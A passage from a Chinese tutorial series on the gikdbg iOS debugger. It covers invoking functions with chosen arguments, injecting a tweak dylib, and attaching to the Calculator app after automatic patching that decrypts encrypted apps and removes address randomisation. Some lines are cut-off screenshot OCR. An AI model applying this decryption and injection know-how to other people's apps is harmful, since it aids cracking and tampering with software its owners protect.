0010AE80 · 0010AED0
0010AE84 · 00000000
0010AE88 · 0010AEE1
0010AE8C · 0010AF03
0010AE90 · 0010AF52
0010AE94 · 0010AF58
0010AE98 · 0010AF60
0010AE9C · 0010AF86
0010AEA0 · 0010AF8F
0010AEA4 · 00000000


确保当前选中行在需要调试的函数区间内，执行鼠标右键 Invoke 菜单或者 CTRL+I 快捷键如下：



这个时候我们可以输入该函数的前四个参数，可以是数值（地址），也可以是字符串，比如：



点击 Ok 之后就可以调试该函数了：


gikdbg v1.1.build140520.1
ace Plugins Options Windows iHelp
iOS CPU
00175520 $ E92040F0 push {r4, r5, r6, r7, lr}
00175524 . E28D700C add r7, sp, #0xc
00175528 . EB00165A bl
0017552C . E30115EB movw r1, #0x15eb
00175530 . E1A04000 mov r4, r0
00175534 . E3401000 movt r1, #0x0
00175538 . E3A00001 mov r0, #0x1
0017553C . E08F1001 add r1, pc, r1
00175540 . EB00001E bl
00175544 . E3540000 cmp r4, #0x0
00175548 . A000012 beq #0x175598
0017554C . E301660D movw r6, #0x160d
00175550 . E3A05000 mov r5, #0x0
00175554 . E3406000 movt r6, #0x0
00175558 . E08F6006 add r6, pc, r6
0017555C .>E1A00005 mov r0, r5
00175560 . EB00164B bl
00175564 . E3001000 mov r1, #0x0
From 0x00175594
Register (ARM)
r0
r1 FEEDFACE
r2
r3
r4 00000000
r5 00000000
r6 00000000
r7 00000000
r8 0010AE78
r9 3A146E30
sl 00000000
fp 00000000
ip 000020B8
sp 0010AE78
lr
pc
n 0 z 1 c 1
v 0 q 0 j 0
Address Hex dump ASCII
00199000 73 74 72 69 6E 67 20 70 61 72 61 6D 65 74 65 72 string parameter
00199010 20 66 6F 72 20 67 69 6B 64 62 67 20 64 65 6D 6F for gikdbg demo
00199020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00199030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00199040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00199050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00199060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00199070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0010AE78 · 00001000
0010AE7C · 00000001
0010AE80 · 0010AED0
0010AE84 · 00000000
0010AE88 · 0010AEE1
0010AE8C · 0010AF03
0010AE90 · 0010AF52 R
0010AE94 · 0010AF58 X
0010AE98 · 0010AF60 `

可以看到参数 r0-r3 正好是我们输入的参数，剩下的调试过程与调试控制台一样。如果需要输入更多参数只需要将(0,0,0,0)改成(0,0,0,…,0)即可！

实际调试 tweak 的过程与之类似：

1. 开发 tweak 并通过$upload 命令上传到设备；

2. Attach 目标 App；

3. 在模块列表执行 Inject dylib；

4. 在注入的模块中找到需要调试的函数执行右键 Invoke 菜单。

其他更多的细节，可以前往 http://gikir.com/product.php 下载使用。在使用 gikdbg 的过程中有任何改进意见和 Bug，欢迎反馈给我们以帮助我们将他开发得更加完善。

下一篇文章(gikdbg 系列教程 3.3 调试 App)我们将详细介绍如何使用 gikdbg 调试 App 程序，敬请关注 http://gikir.com/！

gikdbg 系列教程 3.3-调试 App

```
void usage(void) {

printf(“原创文章，欢迎转载和引用，不过请附上原始链接(http://gikir.com/blog/?p=88)和本申明，否则嘛，哼哼…\n”);

}
```

本篇文章我们将介绍如何使用 gikdbg 调试 iOS App，此处我们以系统计算器 App 为例进行 Step by step 的操作与解释以及一些注意事项的说明。

Step 0.前置说明

手机端：iPhone 5，iOS 7.0.4，gikir_iserver v1.1.build140520.1；

PC 端：ParallelDesktop 虚拟机，Windows 8.0，gikdbg v1.1.build140520.1；

Step 1.连接设备

手机端点击 gikir_iserver 的图标运行服务程序，PC 端执行 iDebug/Device/Login (USB)菜单，得到如下输出说明连接成功：

如果在这一步出现无法连接的情况请逐一检查：

1） 是否有之前遗留的 lldb.exe 进程，手工杀掉然后重启 gikdbg 并连接；

2） 是否 gikir_iserver 使用的 6080 端口被之前遗留的 gikir_iserver_root 或者/bin/sh 进程占用，手工杀掉或者重启设备然后重启 gikir_iserver；

3） 是否有使用 Apple USB 驱动服务的其他程序与 gikdbg 冲突，手工杀掉这类程序然后重启 gikdbg 并连接。

连接成功后，我们可以通过 iDebug/Option/Debugger 选择不同的调试模式，它们的特点如下：


GDB 模式——在 32 位设备上调试进程的主线程或者调试指定函数时推荐使用，调试过程中的符号由 gikdbg 提供；

LLDB 模式——深度调试进程时推荐使用，这个模式加载时间长，LLDB 可以分析它需要的一些符号信息，调试过程中的符号由 gikdbg 以及 lldb 提供；

LLDB FAST 模式——验证性的调试时推荐使用，这个模式加载时间短，调试过程中的符号由 gikdbg 提供。该模式相对于 GDB 模式增加了 64 位设备调试 32 位代码以及多线程调试的功能。

Step 2.选择 App 进程


在 iDebug/File/Attach 菜单中弹出的进程列表窗口中找到计算器进程：



双击或者点击 Attach 完成进程选择的步骤；

Step 3.确定补丁操作

如果是第一次调试该 App，则会弹出如下确认对话框：



对首次调试的 App 进行的补丁主要有：

1） 删除 MH_PIE 标志，让进程每次加载基址固定；

2） 记录 App 的 UUID 值；

3） 如果是 FAT 格式的 App 则禁用最低以及最高的架构版本；


4） 如果是加密的 App 则解密该 App；

5） 注入调试辅助动态库 gikir_iserver_injecter.dylib；

以上补丁可以通过进程列表和控制台程序列表右键的 unpatch 菜单去除，恢复到 App 补丁之前的原始状态。


如果选择取消将无法调试 App，如果选择确定将执行上述补丁操作并传回整个 App 文件夹到$(GIKDBG)/iosapp/encrypted 目 录下面，解密后的 App 可执行文件将传回到$(GIKDBG)/iosapp/decrypted 目录下面。此时可以通过 ida 或者 gikdbg 对解密后 的可执行文件进行静态分析。

补丁正确执行之后会提示重启该 App：



重启 App 后重复 Step2 进入 Step4.

Step 4.挂接 App 进程



gikdbg v1.1.build140520.1
Plugins Options Windows iHelp
CPU
Registers (FPU)
iShell
Gikir remote shell for iphone OS, try to type command here ...
gikir shell usages :
1.remote /bin/sh command('IMPORTANT : DO NOT EXECUTE ANY CONTORL COMMAND(like b,r,watch,etc.) WHEN DEBUGGING');
2.builtin command(start with '$'):
clear usage : '$clear'
upload usage : '$upl
download usage : '$do
downloadir usage : '$
setwaitsec usage : '$
debug usage : '$debug
type can be
detach usage : '$detach'
install usage : '$install type' (install file to the connected iDevice, type must be deb)
detectobjc usage : '$detectobjc' (detect the call of objc_msgSend based on Cydia Substrate)
detectstop usage : '$detectstop' (stop to detect the call of objc_msgSend)
execute usage : '$execute cmdline' (execute the cmdline in background, like 'debugserver *:port -a pid' etc ...)
(gikir) _ Platform: remote-ios
Connected: no
SDK Path: error: unable to locate SDK
(lldb) (lldb) process connect connect://127.0.0.1:16014
Waiting
Now, 'lldb' is attaching "/Applications/Calculator.app/Calculator" ...
Cancel Waiting

这一步 GDB 和 LLDB FAST 模式会比较快，LLDB 模式会根据 App 大小和复杂程度等待 2-10 分钟左右；

如果长时间（5 分钟以上）等待还未进入 CPU 主窗口，可以手工取消等待.

